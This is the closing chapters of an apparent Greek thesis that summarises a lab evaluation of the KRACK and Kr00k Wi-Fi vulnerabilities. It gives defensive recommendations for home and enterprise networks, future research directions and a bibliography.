Η δοκιμή στο πεδίο απέδειξε στην πράξη πώς οι θεωρητικές ευπάθειες μεταφράζονται σε πραγματική απειλή. Τα βασικά συμπεράσματα από την ανάλυση της κίνησης συνοψίζονται στα εξής:

- **KRACK (Software Resistance):** Το Patch λειτούργησε επιτυχώς. Παρόλο που η επίθεση εξανάγκασε το router σε επανεκπομπή του Message 3 (ίδιο "Replay Counter: 2" στα frames 740 και 1539), η συσκευή-στόχος απέρριψε την προσπάθεια επανεγκατάστασης του κλειδιού. Το εύρημα αυτό επιβεβαιώνει ότι οι ενημερώσεις λογισμικού παραμένουν η πρώτη και αποτελεσματικότερη γραμμή άμυνας.
- **Kr00k (Hardware Vulnerability):** Η ευπάθεια στο router της Mercusys δεν οφείλεται σε σφάλμα παραμετροποίησης, αλλά σε κατασκευαστικό έλλειμμα του Wi-Fi chipset. Η ανάλυση των frames 1541-1590 αποκάλυψε μια συσκευή σε πλήρη κρυπτογραφική κατάρρευση.
- **Ανάλυση Συμπεριφοράς:** Η εμφάνιση του flag Retry σε συνδυασμό με το "πάγωμα" του μετρητή PN στο 01 για 40 συνεχόμενα πακέτα, αποδεικνύει ότι το chip εγκλωβίστηκε σε έναν βρόχο επαναμεταδόσεων λόγω απώλειας του νόμιμου κλειδιού και έλλειψης επιβεβαίωσης (ACK) από τον δρομολογητή.
- **Επαλήθευση Διαρροής:** Η τεχνική επαλήθευση μέσω του επιτυχούς ICV check με μηδενικά κλειδιά, απέδειξε ότι το Wi-Fi chip "άνοιξε" τις πόρτες του, εκπέμποντας υπολείμματα μνήμης (buffer residue). Παρόλο που στην παρούσα δοκιμή η διαρροή αφορούσε μη δομημένα δεδομένα (binary garbage), ο μηχανισμός εκμετάλλευσης παραμένει ενεργός, καθιστώντας δυνατή την ανάκτηση ευαίσθητων πληροφοριών από έναν έμπειρο επιτιθέμενο.

7 Κεφάλαιο 7ο : Βέλτιστες Πρακτικές και Προτάσεις Ασφάλειας

7.1 Συμπεράσματα από την Πρακτική Αξιολόγηση

Η πρακτική αξιολόγηση των επιθέσεων KRACK (Key Reinstallation Attacks) και Kr00k (CVE-2019-15126) κατέδειξε εμπειρικά ότι η ασφάλεια των ασύρματων τηλεπικοινωνιών δεν αποτελεί ένα μονοδιάστατο ζήτημα που εξαρτάται αποκλειστικά από την ισχύ των χρησιμοποιούμενων κρυπτογραφικών αλγορίθμων. Το βασικότερο συμπέρασμα που προκύπτει είναι ότι ακόμη και ένα θεωρητικά ισχυρό και διεθνώς καθιερωμένο πρωτόκολλο, όπως το IEEE 802.11i / WPA2, μπορεί να καταρρεύσει δομικά στην πράξη εξαιτίας αστοχιών σε δύο διακριτά αλλά αλληλένδετα επίπεδα:

1. Καθυστερημένη ή Ελλιπής Διαχείριση Ενημερώσεων (Patch Management):

Η περίπτωση του KRACK απέδειξε ότι το πρόβλημα δεν εντοπιζόταν στον μαθηματικό πυρήνα του αλγορίθμου CCMP/AES, αλλά στη λογική υλοποίησης της μηχανής καταστάσεων (state machine) του 4-way Handshake στον πηγαίο κώδικα των λειτουργικών συστημάτων. Η επιτυχία της επίθεσης εξαρτάται άμεσα από το αν η συσκευή-πελάτης έχει λάβει τις απαραίτητες διορθώσεις λογισμικού που αποτρέπουν την επανεγκατάσταση ενός ήδη χρησιμοποιημένου κλειδιού κρυπτογράφησης (nonce reuse). Σε περιβάλλοντα όπου η διαχείριση ενημερώσεων παραμελείται ή όπου οι συσκευές έχουν φτάσει στο τέλος του κύκλου υποστήριξης τους (End-of-Life), δηλαδή είναι πολύ παλιές, δεν υποστηρίζονται πλέον από τους κατασκευαστές τους και δεν θα εκδοθούν ποτέ διορθωτικές ενημερώσεις για τις κρίσιμες ευπάθειες που έχουν ανακαλυφθεί, και έτσι το WPA2 παραμένει εκτεθειμένο σε υποκλοπή και αποκρυπτογράφηση πακέτων.

2. Εγγενείς ευπάθειες Υλικού (Hardware Vulnerabilities):

Σε αντίθεση με το KRACK, η ευπάθεια Kr00k ανέδειξε μια βαθύτερη, δομική αδυναμία στο επίπεδο του φυσικού υλικού (SoC / Wi-Fi chipsets) κατασκευαστών

όπως η Broadcom και η Cypress. Η αδυναμία έγκειται στον εσφαλμένο χειρισμό του ενδιάμεσου απομονωτή μνήμης (buffer) της κάρτας δικτύου κατά τη διαδικασία αποσύνδεσης (disassociation): όταν το λειτουργικό σύστημα διαγράφει το κλειδί συνεδρίας (PTK) από τη μνήμη, το υλικό μηδενίζει τη μεταβλητή του κλειδιού και χρησιμοποιεί ένα κλειδί αποτελούμενο εξ ολοκλήρου από μηδενικά (all-zero encryption key) για να κρυπτογραφήσει τα εναπομείναντα πλαίσια που εκκρεμούν στην ουρά μετάδοσης. Το γεγονός αυτό απέδειξε ότι ορισμένες ευπάθειες είναι άρρηκτα συνδεδεμένες με τη αρχιτεκτονική του υλικού και συχνά δεν επιδέχονται επιδιόρθωση μέσω απλών ρυθμίσεων λογισμικού, καθιστώντας την αντικατάσταση του παλαιού εξοπλισμού μονόδρομο για την ουσιαστική θωράκιση των υποδομών.

7.2 Προτάσεις Ασφαλούς Παραμετροποίησης Wi-Fi για Προσωπική Χρήση

Για το οικιακό και προσωπικό περιβάλλον, όπου συνήθως δεν υφίστανται κεντρικές υποδομές επιτήρησης ή εξειδικευμένο προσωπικό ασφαλείας, τα μέτρα προστασίας οφείλουν να συνδυάζουν αποτελεσματικότητα και απλότητα στην εφαρμογή [14]:

- **Τακτική Ενημέρωση Υλικολογισμικού (Firmware Updates):**

Οι οικιακοί δρομολογητές (routers/Access Points) αποτελούν την πρώτη γραμμή άμυνας. Απαιτείται περιοδικός χειροκίνητος ή αυτοματοποιημένος έλεγχος για νέες εκδόσεις firmware από τους κατασκευαστές. Μετά την αποκάλυψη του Kr00k το 2020, η συντριπτική πλειονότητα των επώνυμων κατασκευαστών εξέδωσε διορθωτικά patches που εξάλειψαν τη χρήση του μηδενικού κλειδιού κατά την αποσύνδεση [29]. Συσκευές που δεν υποστηρίζονται πλέον με ενημερώσεις ασφαλείας θα πρέπει να αποσύρονται.

- **Οριστική Απενεργοποίηση του WPS (Wi-Fi Protected Setup):**

Το πρωτόκολλο WPS, παρότι σχεδιάστηκε για τη διευκόλυνση της σύνδεσης συσκευών μέσω ενός 8-ψήφιου PIN ή φυσικού πλήκτρου, αποτελεί μία από τις πιο ευάλωτες λειτουργίες στην ιστορία των ασύρματων δικτύων. Λόγω του κακού σχεδιασμού επικύρωσης του PIN (χωρισμός σε δύο μέρη των 4 και 3 ψηφίων), είναι

ευάλωτο σε επιθέσεις brute-force. Η απενεργοποίησή του από το διαχειριστικό περιβάλλον του router κρίνεται επιβεβλημένη.

- **Επιβολή WPA2-AES (CCMP) και Πλήρης Απόρριψη του WPA/TKIP:**

Στις ρυθμίσεις ασφαλείας του Access Point πρέπει να επιλέγεται ρητά η χρήση WPA2 με αλγόριθμο CCMP (AES). Επιλογές όπως η χρήση του αλγορίθμου TKIP (Temporal Key Integrity Protocol) πρέπει να αποφεύγονται αυστηρά. Το TKIP θεωρείται κρυπτογραφικά παρωχημένο και έχει καταργηθεί από τα επίσημα πρότυπα του Wi-Fi Alliance, καθώς παρουσιάζει γνωστές αδυναμίες ακεραιότητας και αυξάνει την ευαισθησία σε επιθέσεις τύπου Kr00k. Η Wi-Fi Alliance είναι ένας παγκόσμιος μη κερδοσκοπικός οργανισμός και κοινοπραξία εταιρειών τεχνολογίας που κατέχει το εμπορικό σήμα «Wi-Fi» και καθορίζει τα πρότυπα ασύρματης δικτύωσης.

- **Πολιτική Ισχυρών Συνθηματικών (Passphrases):**

Καθώς το WPA2-Personal (PSK) στηρίζεται στη συνάρτηση PBKDF2 (PBKDF2 είναι ένας μηχανισμός που «ανακατεύει» τον κωδικό που βάζουμε στο Wi-Fi 4.096 φορές για να παράγει το τελικό κλειδί (PMK) και σκοπός του είναι να καθυστερεί τον υπολογιστή ενός χάκερ) για την παραγωγή του Pairwise Master Key (PMK), οπότε συνθηματικά μικρότερα των 15–20 χαρακτήρων ή συνθηματικά που βασίζονται σε λέξεις λεξικού μπορούν να ανακτηθούν ταχύτατα μέσω επιθέσεων λεξικού που λειτουργούν με την GPU, οπότε ένας χάκερ μπορεί να μειώσει αυτή την καθυστέρηση δοκιμάζοντας εκατομμύρια συνδυασμούς το δευτερόλεπτο. Η χρήση τυχαίων σειρών χαρακτήρων αποτελεί βασική προϋπόθεση. Το πρόβλημα του πως να θυμόμαστε ένα κωδικό με πολλούς χαρακτήρες, θα μπορούσε να λυθεί αν αντί για τυχαίους και δύσκολους χαρακτήρες και σύμβολα (πχ α1B\$κα@....) χρησιμοποιούσαμε μια φράση κλειδί (passphrase) άνω των 15 χαρακτήρων που θα είναι εύκολο να τον θυμόμαστε εμείς, αλλά δεν θα συμπεριλαμβάνετε σε κανένα λεξικό. Όπως "ToAutokinitoMouEinaiKokkino2000" που περιέχει 31 χαρακτήρες και μπορούμε να το θυμόμαστε.

7.3 Προτάσεις Ασφαλείας για Επιχειρησιακά Περιβάλλοντα (WPA3/802.1X, VLANs)

Σε εταιρικό επίπεδο, η διαχείριση της ασφάλειας απαιτεί πολυεπίπεδη προσέγγιση [17]:

- **Μετάβαση σε WPA3 -Enterprise & WPA3-Personal:** Το πρωτόκολλο WPA3 εισάγει θεμελιώδεις βελτιώσεις που εξουδετερώνουν τις επιθέσεις που παρουσιάστηκαν στην εργασία [14][17]. Στο WPA3-Personal, η αντικατάσταση του 4-way Handshake από το πρωτόκολλο SAE (Simultaneous Authentication of Equals -αλγόριθμος Dragonfly) προστατεύει πλήρως από επιθέσεις επαναφόρτωσης κλειδιού (KRACK) και εξαλείφει την πιθανότητα offline επιθέσεων λεξικού, καθώς κάθε αποτυχημένη προσπάθεια απαιτεί ενεργή επικοινωνία με το AP.
- **Επιβολή Προστατευμένων Πλαισίων Διαχείρισης (IEEE 802.11w / PMF):**

Τόσο το KRACK όσο και το Kr00k βασίζονται στην έγχυση πλαστών πλαισίων αποσύνδεσης (Deauthentication / Disassociation frames) για να εξαναγκάσουν τον πελάτη σε επανασύνδεση. Το πρότυπο IEEE 802.11w (Protected Management Frames - υποχρεωτικό στο WPA3 και προαιρετικό στο WPA2) κρυπτογραφεί και υπογράφει ψηφιακά τα πλαίσια διαχείρισης μέσω του πρωτοκόλλου BIP (Broadcast Integrity Protocol), αποτρέποντας οποιαδήποτε προσπάθεια αποσύνδεσης από μη εξουσιοδοτημένο τρίτο.
- **Εφαρμογή Ταυτοποίησης IEEE 802.1X (WPA-Enterprise):**

Σε επιχειρησιακά δίκτυα, η χρήση κοινόχρηστου κλειδιού (PSK) δεν είναι αποδεκτή. Η υιοθέτηση αρχιτεκτονικής 802.1X σε συνδυασμό με έναν εξυπηρετητή RADIUS/AAA και πρωτόκολλα όπως το EAP-TLS επιτρέπει την εξατομικευμένη ταυτοποίηση κάθε χρήστη μέσω ψηφιακών πιστοποιητικών. Με τον τρόπο αυτό, κάθε συνεδρία χρησιμοποιεί μοναδικά κρυπτογραφικά κλειδιά, περιορίζοντας δραστικά τον αντίκτυπο μιας ενδεχόμενης μεμονωμένης διαρροής.
- **Λογική Τμηματοποίηση Δικτύου μέσω VLANs και Micro-segmentation:**

Οι συσκευές του Διαδικτύου των Πραγμάτων (IoT), οι κάμερες ασφαλείας και οι εκτυπωτές σπάνια λαμβάνουν ενημερώσεις ασφαλείας και χρησιμοποιούν chipsets

ευάλωτα σε επιθέσεις hardware όπως το Kr00k. Επιβάλλεται η δημιουργία απομονωμένων εικονικών δικτύων (VLANs) με αυστηρούς κανόνες Access Control Lists (ACLs) στο επίπεδο του δρομολογητή/firewall, ώστε μια πιθανή διαρροή δεδομένων από τον buffer μιας συσκευής IoT να μην μπορεί να λειτουργήσει ως πύλη εισόδου προς το κύριο εταιρικό δίκτυο.

7.4 Σημασία του Περιοδικού Penetration Testing για ελέγχους ασφαλείας

Η πρακτική διάσταση της παρούσας εργασίας απέδειξε με σαφήνεια ότι τα παραδοσιακά συστήματα σάρωσης ευπαθειών (vulnerability scanners) που βασίζονται αποκλειστικά σε ελέγχους ανοιχτών θυρών IP συχνά αδυνατούν να εντοπίσουν «σιωπηλές» ευπάθειες που εκδηλώνονται στο Επίπεδο Σύνδεσης Δεδομένων (Data Link Layer) και στο Φυσικό Επίπεδο [23][24].

Μόνο μέσω της μεθοδολογίας του στοχευμένου ελέγχου διείσδυσης (Penetration Testing) και της σε βάθος ανάλυσης κίνησης σε πραγματικό χρόνο με εργαλεία όπως το Wireshark και το Aircrack-ng suite μπορεί να διαπιστωθεί αν:

- Μια συσκευή αποδέχεται αναμεταδόσεις πλαισίων handshake (ένδειξη KRACK).
- Ένα Access Point εκπέμπει πλαίσια κρυπτογραφημένα με μηδενικό κλειδί μετά από αποσύνδεση (ένδειξη Kr00k) [19].
- Υπάρχουν μη εξουσιοδοτημένα σημεία πρόσβασης ή επιθέσεις Evil Twin στον περιβάλλοντα ραδιοχώρο.

Οι οργανισμοί οφείλουν να εντάξουν τους ελέγχους ασύρματης διείσδυσης στα τακτικά χρονοδιαγράμματα αξιολόγησης ασφάλειας, συνδυάζοντάς τους με την εγκατάσταση Ασύρματων Συστημάτων Πρόληψης και Ανίχνευσης Εισβολών (WIPS/WIDS) που παρακολουθούν συνεχώς το ραδιοφάσμα για ανώμαλη δραστηριότητα πλαισίων deauthentication.

8 Κεφάλαιο 8^ο : Συμπεράσματα και Μελλοντική Επέκταση

8.1 Γενικά Συμπεράσματα και Επίτευξη Στόχων της Εργασίας

Η παρούσα εργασία εκπλήρωσε επιτυχώς τον θεμελιώδη στόχο της: τη συστηματική χαρτογράφηση, την εργαστηριακή αναπαραγωγή και την κριτική αξιολόγηση των κρυπτογραφικών και υλοποιητικών αδυναμιών που χαρακτηρίζουν το ευρέως διαδεδομένο πρότυπο WPA2. Επιβεβαιώθηκε ότι το KRACK αποτελεί μια σοβαρή απειλή λογισμικού [16].

Μέσα από την πειραματική διαδικασία:

- ❖ **Επαληθεύτηκε η επικινδυνότητα του KRACK ως δομική αστοχία λογικής:**
Καταδείχθηκε ότι η παραβίαση της θεμελιώδους κρυπτογραφικής παραδοχής «χρήση του nonce αυστηρά μία φορά» επιτρέπει την ανακατασκευή της ροής κλειδιού (keystream) και την αποκρυπτογράφηση πακέτων, υπογραμμίζοντας ότι η μαθηματική ορθότητα ενός αλγορίθμου είναι ανώφελη εάν η μηχανή καταστάσεων του πρωτοκόλλου παρουσιάζει σχεδιαστικά κενά [16].
- ❖ **Αναδείχθηκε η σοβαρότητα του Kr00k ως αδυναμία επιπέδου υλικού:**
Αποδείχθηκε πειραματικά ότι μια συσκευή μπορεί να εκθέσει ευαίσθητα δεδομένα στον αέρα ακόμη και σε κατάσταση αποσύνδεσης, εξαιτίας εγγενούς σφάλματος στη διαχείριση της μνήμης των καρτών δικτύου [29]. Το γεγονός ότι η επίθεση Kr00k δεν απαιτεί γνώση του κωδικού πρόσβασης του δικτύου καθιστά την απειλή κρίσιμη για δημόσια και εταιρικά περιβάλλοντα.
- ❖ **Αξιολογήθηκε η χρησιμότητα εξειδικευμένων εργαλείων ανοιχτού κώδικα:**
Η αξιοποίηση της πλατφόρμας Kali Linux σε συνδυασμό με κάρτες δικτύου υποστηριζόμενες για Monitor Mode και Packet Injection κατέστησε εφικτή την πλήρη οπτικοποίηση και τεκμηρίωση επιθέσεων που υπό κανονικές συνθήκες διεξάγονται αθόρυβα στον ραδιοχώρο [18], [20], [22].

Το γενικό συμπέρασμα είναι σαφές: η ασφάλεια των ασύρματων επικοινωνιών δεν μπορεί να θεωρείται δεδομένη βάσει του ονόματος ενός πρωτοκόλλου, αλλά απαιτεί διαρκή

συντήρηση, προστασία πλαισίων διαχείρισης και σταδιακή απόσυρση ευάλωτου εξοπλισμού.

8.2 Προτάσεις για Μελλοντική Έρευνα και Επέκταση

Η παρούσα εργασία μπορεί να αποτελέσει τη βάση για περαιτέρω έρευνα σε τομείς που απασχολούν έντονα τη σύγχρονη ασφάλεια δικτύων. Συγκεκριμένα, προτείνονται οι εξής κατευθύνσεις:

- **Πρακτικός Έλεγχος του Νέου Προτύπου WPA3:** Παρόλο που το πρωτόκολλο WPA3 σχεδιάστηκε για να λύσει τα προβλήματα του WPA2 (αντικαθιστώντας το παλιό handshake με τη μέθοδο SAE), η διεθνής βιβλιογραφία έχει δείξει ότι υπάρχουν νέες αδυναμίες [17]. Μια μελλοντική μελέτη θα μπορούσε να στήσει ένα εργαστηριακό περιβάλλον με WPA3 και να εξετάσει στην πράξη αν ένας εισβολέας μπορεί να εξαναγκάσει τις συσκευές να γυρίσουν στο παλιό WPA2 (επιθέσεις υποβάθμισης - downgrade attacks) ή αν μπορεί να προκαλέσει άρνηση εξυπηρέτησης (Denial of Service) στο Access Point.
- **Αξιοποίηση της Μηχανικής Μάθησης (Machine Learning) για την Άμυνα του Δικτύου:** Τα κλασικά συστήματα ασφαλείας βασίζονται συνήθως σε έτοιμους κανόνες και συχνά δεν προλαβαίνουν νέες ή πιο «έξυπνες» επιθέσεις. Μια πολύ ενδιαφέρουσα επέκταση θα ήταν η εκπαίδευση απλών αλγορίθμων Τεχνητής Νοημοσύνης (Machine Learning), οι οποίοι θα παρακολουθούν συνεχώς την κίνηση στον αέρα και θα μαθαίνουν να ξεχωρίζουν μια φυσιολογική αποσύνδεση από μια κακόβουλη επίθεση deauthentication (όπως αυτές που προηγούνται των KRACK και Kr00k), σύμφωνα και με τις προτάσεις των Salah & Abu Elsoud [27], [30].
- **Έλεγχος Ασφαλείας σε Συσκευές «Έξυπνου Σπιτιού» (IoT):** Σήμερα, στα περισσότερα ασύρματα δίκτυα συνδέονται δεκάδες οικονομικές συσκευές IoT (π.χ. έξυπνες λάμπες, πρίζες, κάμερες ασφαλείας). Οι συσκευές αυτές έχουν συνήθως πολύ φθηνά κυκλώματα Wi-Fi και σπάνια αναβαθμίζονται από τους κατασκευαστές τους. Προτείνεται η δημιουργία ενός πειραματικού δικτύου με τέτοιες συσκευές, ώστε να ελεγχθεί αν εξακολουθούν να είναι ευάλωτες σε διαρροή δεδομένων κατά

την αποσύνδεση (όπως στο Kr00k) και πώς μπορούν να απομονωθούν αποτελεσματικά μέσα στο δίκτυο.

Βιβλιογραφία

- [1] Geraci, G., Meneghello, F., Wilhelmi, F., Lopez-Perez, D., Val, I., Galati Giordano, L., Cordeiro, C., Ghosh, M., Knightly, E., & Bellalta, B. (2025). Wi-Fi: Twenty-Five Years and Counting. <https://arxiv.org/abs/2507.09613>
- [2] Salazar, J. (2017). Wireless networks. European Virtual Learning Platform for Electrical and Information Engineering.
- [3] Cenni, D., Nesi, P., & Paoli, I. (2017). Wi-Fi Based City Users Behaviour Analysis for Smart City. Journal of Visual Language and Computing, 44, 36–45
- [4] <https://standards.ieee.org/beyond-standards/the-evolution-of-wi-fi-technology-and-standards/>
- [5] Prasanthi, P., & Rama Krishna, K. S. V. (2017). A Survey of IEEE 802.11 Protocols: Comparison and Prospective. International Journal of Engineering & Technical Research, 350-357.
- [6] https://el.wikipedia.org/wiki/%CE%9C%CE%BF%CE%BD%CF%84%CE%AD%CE%BB%CE%BF%CE%B1%CE%BD%CE%B1%CF%86%CE%BF%CF%81%CE%AC%CF%82_OSI
- [7] Sarkar, A. (2023). An Introduction of Open System Interconnection (OSI) Model and its Architecture. DOI: 10.13140/RG.2.2.14811.23847
- [8] Islam, M., & Jin, S. (2019). An Overview Research on Wireless Communication Network. International Journal of Engineering and Advanced Technology, 1269-1275.
- [9] Sabella, D., Serrano, P., Stea, G., et al. (2018). Designing the 5G network infrastructure: a flexible and reconfigurable architecture based on context and content information. EURASIP Journal on Wireless Communications and Networking 2018.
- [10] Park, P., Ergen, S. C., Fischione, Chenyang, Lu, C., & Johansson, K. H. (2017). Wireless Network Design for Control Systems: A Survey. 3rd IEEE International Conference on Advances in Computing, Communication & Automation, 1-6.

- [11] Cherdantseva, P., Hilton, J., & Organ, J. (2015). The views of information security professionals toward information security objectives: confidentiality, integrity, and availability triad. *End User Computing and Communication*, 20, 1-13.
- [12] Osazuwa, C. M. (2024). Confidentiality, integrity, and availability in network systems: A review of related literature. *International Journal of Innovative Science and Research*, 9(1), 1-10.
- [13] Salge, J., Yunus, F., & Furman, A. (2023). Penetration taxonomy: A systematic review on the penetration process, framework, standards, tools, and scoring methods. *Security and Sustainability*, 2023(2), 1-15.
- [14] Reddy, B. J., Srikanth, V. (2019). A review on wireless security protocols (WEP, WPA, WPA2 & WPA3). *International Journal of Scientific Research in Science, Engineering and Technology*, 6(1), 160-165.
- [15] Lashkari, A., Mamun, M. S., & Das, T. (2009). Vulnerabilities of Wireless Security Protocols (WEP and WPA2). *International Journal of Electronic and Computer Science Engineering*, 1(2), 1-9.
- [16] Vanhoef, M., & Piessens, F. (2017). Key reinstallation attacks: Forcing nonce reuse in WPA2. *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 513-529.
- [17] Halboubi, A., et al., (2023). Wireless security protocols WPA3: A systematic literature review. *IEEE Access.*, 11, 12694-12708.
- [18] <https://www.kali.org/>.
- [19] D. N. Fitriana et al., "NIST SP 800-115 Framework Implementation," *Journal of Telecommunication Network*, 2023.
- [20] H. J. Lu and Y. Yu, "Research on WiFi Penetration Testing with Kali Linux," *Complexity*, 2021.
- [21] M. K. Kissi and M. Asante, "Penetration Testing of IEEE 802.11 Protocols using Kali Linux," *IJCA*, 2020.

- [22] B. Kumar et al., "Kali Linux based Empirical Investigation on Vulnerability Evaluation," IEEE WCONF, 2023.
- [23] Asaad, R. R. (2020). Penetration Testing: Wireless Network Attacks Method on Kali Linux OS. International Journal of Scientific & Technology Research, 9(02). [Διαθέσιμο στο ResearchGate].
- [24] **d'Otreppe, T.** *Introduction to WiFi Security and Aircrack-ng*. Wireshark Developer and User Conference (Sharkfest), UC Berkeley.
- [25] N. Syahrin et al., "Your MAC Address Can Be Detected Easily when Your Smartphone Connected to the Wi-Fi," International Journal of Interactive Mobile Technologies (IJIM), vol. 15, no. 7, 2021.
- [26] J. Martin et al., "A Study of MAC Address Randomization in Mobile Devices and When it Succeeds," Proceedings of the 2017 Privacy Enhancing Technologies Symposium.
- [27] Salah, Z., & Abu Elsoud, E., "Enhancing Network Security: A Machine Learning-Based Approach for Detecting and Mitigating Krack and Kr00k Attacks in IEEE 802.11", Future Internet, vol. 15, no 8, p 269, 2023. <https://doi.org/10.3390/fi15080269>
- [28] Chatzatzakis, G., Chatzoglou, E., Kolias, C., & Kambourakis, G., "Empirical Evaluation of Attacks Against IEEE 802.11 Enterprise Networks: The AWID3 Dataset.", Proc. ARES '21. 2021. <https://doi.org/10.1145/3465481.3470044>
- [29] Miloš Čermák, Štefan Svorenčík and, Róbert Lipovský, Ondrej Kubovič, "Kr00k - CVE-2019-15126: Serious vulnerability in popular Wi-Fi chips," ESET Research White Paper, 2020 https://www.welivesecurity.com/wp-content/uploads/2020/02/ESET_Kr00k.pdf
- [30] Salah, Z., & Abu Elsoud, E., "Toward Effective Framework for Wireless Intrusion Detection System in Detecting Krack and kr00k attacks in IEEE 802.11". Preprints, 2023. <https://doi.org/10.20944/preprints202307.1619.v1>
- [31] Agrawal, A., & Maiti, R. R., "Guarding the Wi-Fi 4-Way Handshake against Channel-based MiTM: A case study on KRACK attack". In Proceedings of the 14th ACM Conference on Data and Application Security and Privacy (CODASPY '24), pp. 433–435, 2024.

